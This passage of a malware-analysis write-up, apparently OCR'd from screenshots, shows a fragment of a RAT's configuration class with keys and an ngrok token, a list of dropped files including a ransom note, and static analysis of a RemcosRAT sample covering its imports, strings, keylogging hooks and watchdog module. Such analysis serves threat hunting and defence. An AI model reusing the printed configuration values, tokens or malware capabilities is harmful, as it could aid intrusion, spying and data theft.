    public static bool STARTUP = false;

    public static string STARTUPKEY = "matdT9Rx+H7AMX1AJq2RkjZI1JUBjqtjHsCM2jCoH2U/zjtt8rrhpQnymYGPUjYBPM9aln4OyQZ9eBlFQbU+YmIsdBhXe7/
    public static bool HIDEFILE = false;

    public static bool ENABLELOGGER = false;

    public static string ENCRYPTIONKEY = "n9XoQNPTXfqRJltute9T";

    public static string TAG = "ndHa8+u9Tbg7qMXLQp2vslhXKcmtJRLNzzHqguLohe1f/qV2TD5W0eUzPjipcKMWCLgx5XxatogWoMSpsghn+w==";

    public static string LOGDIRECTORYNAME = "7FW9zn46LeGgkOaaFUu76k8FWWg3Xmo/4Yt4DRphv2sl5AwE9qeBeBYuAEDLZLuyqTsPmpUEFy3APkldWUYBsw=="

    public static bool HIDELOGDIRECTORY = false;

    public static bool HIDEINSTALLSUBDIRECTORY = false;

    public static string NGROK = "1Wgb6owrsSI5ufUZYhAWWSrV9zx_44M7WQft2dY9zFX7WR1o";

    public static bool WD = false;

    public static bool Initialize()
    ...

    private static void FixDirectory()
    ...
}
```


Here is a reference to the readme file dropped after encrypting the files of the compromised machine:



/Desktop/Venom.exe
VenomCcleaner.lnk
VenomFox.lnk
VenomChrome.lnk
VenomInstall.exe
Decryptor.exe
//Desktop//HOW-TO-RECOVER-YOUR-FILES.txt
winvnc.exe
Venom\DarkEye\DarkEye Passwords.zip
ngrok.zip
*.zip
proclog.txt
grok.bat
DarkEye Passwords.html
mineworm.bat

RemcosRAT

The RemcosRAT sample examinated was developed in C++, it is in a packed state with an entropy coefficient of approximately 6.59959:




Detect It Easy v3.04 [Windows 10 Version 1809](x86_64)

File name: C:/Users/IEUser/Desktop/MALWARE/RemcosRAT1.exe

File type: PE32
Entry point: 004349ef
Base address: 00400000
Sections: 0007
Time date stamp: 2023-11-26 01:39:33
Size of image: 00082000
Scan: Automatic
Endianness: LE
Mode: 32-bit
Architecture: I386
Type: GUI

```
PE32
    Compiler: EP:Microsoft Visual C/C++(2013-2017)[EXE32]      S   ?
    Compiler: Microsoft Visual C/C++(2015 v.14.0)[-]           S   ?
    Linker: Microsoft Linker(14.0, Visual Studio 2015 14.0*)[GUI32]   S   ?
```

☑ Deep scan ☑ Recursive scan □ All types
100%
261 msec




Info

Type: PE32
Offset: 00000000
Size: 00078c00

```
File name: C:/Users/IEUser/Desktop/MALWARE/RemcosRAT1.exe
Size: 494592(483.00 kB)
MD5: 6a4eb78c41183f12a1d2026903fadab7
SHA1: d6f7fa082a3a236a6fd5080b40f9aeb0a2398743
Entropy: 6.59959(packed)
Operation system: Windows(XP)
Architecture: I386
Mode: 32-bit
Type: GUI
Endianess: LE
Entry point(Address): 004349ef
Entry point(Offset): 00033def
Entry point(Relative address): 000349ef
Entry point(Bytes): e877040000e98efeffff558bec81ec2403000053566a17e8ef26020085c0
Entry point(Signature): e8........e9........558bec81ec........53566a..e8........85c0
Entry point(Signature)(Rel): e8$$$$$$$$558bec83ec..8365....8365....a1........5657bf........
```

In the *.data* section there are references to the C++ *Dinkumware* library standard, which is often used by malicious artifacts:



Memory map

Save

Type: PE32

● File offset: 0006f000
○ Virtual address: 00471000
○ Relative virtual address: 00071000

Mode	Endianness	Architecture
32-bit	LE	I386

Memory map


Offset	Address	Size	Name
00000000	00400000	00000400	PE Header
ffffffff	00400400	00000c00	PE Header
00000400	00401000	00057200	Section(0)['.text']
ffffffff	00458200	00000e00	Section(0)['.text']
00057600	00459000	00017a00	Section(1)['.rdata']
ffffffff	00470a00	00000600	Section(1)['.rdata']
0006f000	00471000	00000e00	Section(2)['.data']
ffffffff	00471e00	00005200	Section(2)['.data']
0006fe00	00477000	00000200	Section(3)['.tls']
ffffffff	00477200	00000e00	Section(3)['.tls']

Hex

```
Address    Hex                                                Symbols
0006:f000  00 00 00 80 ff ff ff ff b1 19 bf 44 4e e6 40 bb    ...........DN.@.
0006:f010  01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0006:f020  01 00 00 00 ff ff ff ff 01 00 00 00 00 00 00 00    ................
0006:f030  0a 00 00 00 00 00 00 00 43 6f 70 79 72 69 67 68    ........Copyrigh
0006:f040  74 20 28 63 29 20 62 79 20 50 2e 4a 2e 20 50 6c    t (c) by P.J. Pl
0006:f050  61 75 67 65 72 2c 20 6c 69 63 65 6e 73 65 64 20    auger, licensed 
0006:f060  62 79 20 44 69 6e 6b 75 6d 77 61 72 65 2c 20 4c    by Dinkumware, L
0006:f070  74 64 2e 20 41 4c 4c 20 52 49 47 48 54 53 20 52    td. ALL RIGHTS R
0006:f080  45 53 45 52 56 45 44 2e 00 00 00 00 00 00 00 00    ESERVED.........
0006:f090  ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00    ................
0006:f0a0  20 05 93 19 00 00 00 00 00 00 00 00 00 00 00 00    ................
```

Close

Among the imports made by the threat are references to connectivity methods, opening URLs and reading files via the HTTP protocol:




Hash 64: 0000009f3a4d6995
Hash 32: 325ebc8a

ırstThı	neDateStan	ırwarderCha	Name	FirstThunk	Hash	
08	00000000	00000000	00070306	0005935c	30718f31	SHELL32.dll
8c	00000000	00000000	00070344	000594e0	be65b304	ole32.dll
1c	00000000	00000000	0007037e	00059370	04612bb4	SHLWAPI.dll
f0	00000000	00000000	00070434	00059444	1ea2dad5	WINMM.dll
1c	00000000	00000000	0007043e	00059470	09a132ed	WS2_32.dll
9c	00000000	00000000	0007047a	000594f0	03bcd82d	urlmon.dll
64	00000000	00000000	0007053c	000594b8	845d6c1c	gdiplus.dll
dc	00000000	00000000	00070596	00059430	d23e89ba	WININET.dll

	Thunk	Ordinal	Hint	Name
0	00070548		0099	InternetOpenUrlW
1	0007055c		009a	InternetOpenW
2	0007056c		006b	InternetCloseHandle
3	00070582		009f	InternetReadFile

The *URLDownloadToFileW* method is imported in order to download files from remote hosts:




Hash 64: 0000009f3a4d6995
Hash 32: 325ebc8a

irstThu	neDateStan	rwarderCha	Name	FirstThunk	Hash	
08	00000000	00000000	00070306	0005935c	30718f31	SHELL32.dll
8c	00000000	00000000	00070344	000594e0	be65b304	ole32.dll
1c	00000000	00000000	0007037e	00059370	04612bb4	SHLWAPI.dll
f0	00000000	00000000	00070434	00059444	1ea2dad5	WINMM.dll
1c	00000000	00000000	0007043e	00059470	09a132ed	WS2_32.dll
9c	00000000	00000000	0007047a	000594f0	03bcd82d	urlmon.dll
64	00000000	00000000	0007053c	000594b8	845d6c1c	gdiplus.dll
dc	00000000	00000000	00070596	00059430	d23e89ba	WININET.dll

	Thunk	Ordinal	Hint	Name
0	00070460		006b	URLOpenBlockingStreamW
1	0007044a		0068	URLDownloadToFileW

This is followed by encryption methods using encryption contexts, obtaining service attributes, obtaining the logged-in user and specific registry keys:




Hash 64: 0000009f3a4d6995
Hash 32: 325ebc8a

irstThu	neDateStan	rwarderCha	Name	FirstThunk	Hash	
60	00000000	00000000	0006fc80	000590b4	a9ba0a6c	KERNEL32.dll
2c	00000000	00000000	0006ff96	00059380	e32e1789	USER32.dll
34	00000000	00000000	0007003c	00059088	9e55bb30	GDI32.dll
ac	00000000	00000000	000702b2	00059000	d373db84	ADVAPI32.dll
08	00000000	00000000	00070306	0005935c	30718f31	SHELL32.dll
8c	00000000	00000000	00070344	000594e0	be65b304	ole32.dll
1c	00000000	00000000	0007037e	00059370	04612bb4	SHLWAPI.dll
f0	00000000	00000000	00070434	00059444	1ea2dad5	WINMM.dll

	Thunk	Ordinal	Hint	Name
0	0007029a		00b0	CryptAcquireContextA
1	00070288		00c1	CryptGenRandom
2	00070272		00cb	CryptReleaseContext
3	00070262		0165	GetUserNameW
4	00070252		024e	RegEnumKeyExA
5	0007023c		0228	QueryServiceStatus
6	00070226		0057	CloseServiceHandle
7	00070214		01f9	OpenSCManagerW

The *GetClipboardData* method allows the contents of the clipboard to be obtained, while the *SetWindowsHookExA* method allows the creation of hooking objects for tracking specific events, in which case keystrokes are tracked within the **keylogging** module.




Hash 64: 0000009f3a4d6995

Hash 32: 325ebc8a

irstThu	neDateStan	rwarderCha	Name	FirstThunk	Hash	
60	00000000	00000000	0006fc80	000590b4	a9ba0a6c	KERNEL32.dll
2c	00000000	00000000	0006ff96	00059380	e32e1789	USER32.dll
34	00000000	00000000	0007003c	00059088	9e55bb30	GDI32.dll
ac	00000000	00000000	000702b2	00059000	d373db84	ADVAPI32.dll
08	00000000	00000000	00070306	0005935c	30718f31	SHELL32.dll
8c	00000000	00000000	00070344	000594e0	be65b304	ole32.dll
1c	00000000	00000000	0007037e	00059370	04612bb4	SHLWAPI.dll
f0	00000000	00000000	00070434	00059444	1ea2dad5	WINMM.dll


Thunk	Ordinal	Hint	Name
)06fcc4		01a3	GetWindowTextW
)06fcd6		0333	wsprintfW
)06fce2		0116	GetClipboardData
)06fcf6		0300	UnhookWindowsHookEx
)06fd0c		012d	GetForegroundWindow
)06fd22		02f4	ToUnicodeEx
)06fd30		013e	GetKeyboardLayout
)06fd44		02ce	SetWindowsHookExA

The Watchdog monitoring module also allows the restart of Remcos, as following the individualizing string in a threat hunting context: ***"Remcos restarted by watchdog!"***




	Offset	Size	Type	String
1084	00069eef	00000083	A	1FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFA518687...
1085	00069f74	00000082	A	C6858E06B70404E9CD9E3ECB662395B4429C648139053FB521F828AF606B4D3DBAA14...
1086	00069ff9	00000083	A	11839296A789A3BC0045C8A5FB42C7D1BD998F54449579B446817AFBD17273E662C97...
1087	0006aaa8	0000001d	A	Remcos restarted by watchdog!
1088	0006aac8	00000019	A	Watchdog module activated
1089	0006aae6	0000000b	U	H\system32\
1090	0006ab00	0000000a	U	\SysWOW64\
1091	0006ab18	0000000b	U	svchost.exe
1092	0006ab30	0000000c	U	rmclient.exe
1093	0006ab4c	0000000a	U	fsutil.exe
1094	0006ab64	00000017	A	Watchdog launch failed!
1095	0006ab7a	00000006	U	!temp_
1096	0006ab94	00000009	U	/stext "
1097	0006aba8	0000000f	A	FoxMailRecovery
1098	0006abb8	00000009	A	[regsplt]
1099	0006abf8	0000000c	A	SHDeleteKeyW
1100	0006ac08	0000000b	A	Shlwapi.dll
1101	0006ac24	00000005	A	65535
1102	0006ac30	0000000b	A	getaddrinfo
1103	0006ac3c	0000000b	A	getnameinfo
1104	0006ac48	0000000c	A	freeaddrinfo
1105	0006ac58	00000007	A	\ws2_32
1106	0006ac60	00000007	A	\wship6

There is a reference to the default browser setting registry key (for handling HTTP protocol requests) ***http\shell\open\command***:




	Offset	Size	Type	String
1144	0006afb8	00000007	A	stopped
1145	0006afc0	0000000a	A	stop audio
1146	0006afcc	0000000b	A	close audio
1147	0006afd8	00000010	A	GetLastInputInfo
1148	0006afec	0000000b	A	ProductName
1149	0006affc	00000009	A	(64 bit)
1150	0006b008	00000009	A	(32 bit)
1151	0006b014	00000008	A	SETTINGS
1152	0006b020	00000014	A	%02i:%02i:%02i:%03i
1153	0006b044	00000017	U	http\shell\open\command
1154	0006b074	0000000e	U	program files\
1155	0006b094	00000014	U	program files (x86)\
1156	0006b0c0	0000001a	A	abcdefghijklmnopqrstuvwxyz
1157	0006b0e0	00000033	A	Software\Microsoft\Windows\CurrentVersion\Uninstall
1158	0006b112	0000000c	U	IDisplayName
1159	0006b12c	00000009	U	Publisher
1160	0006b140	0000000e	U	DisplayVersion
1161	0006b160	0000000f	U	InstallLocation
1162	0006b180	0000000b	U	InstallDate
1163	0006b198	0000000f	U	UninstallString
1164	0006b1b8	0000000e	A	WallpaperStyle
1165	0006b1c8	00000015	A	Control Panel\Desktop
1166	0006b1e0	0000000d	A	TileWallpaper

Here is evidence of the certificate used in the context of remote administration, RSA private key, public key, encrypted private key:



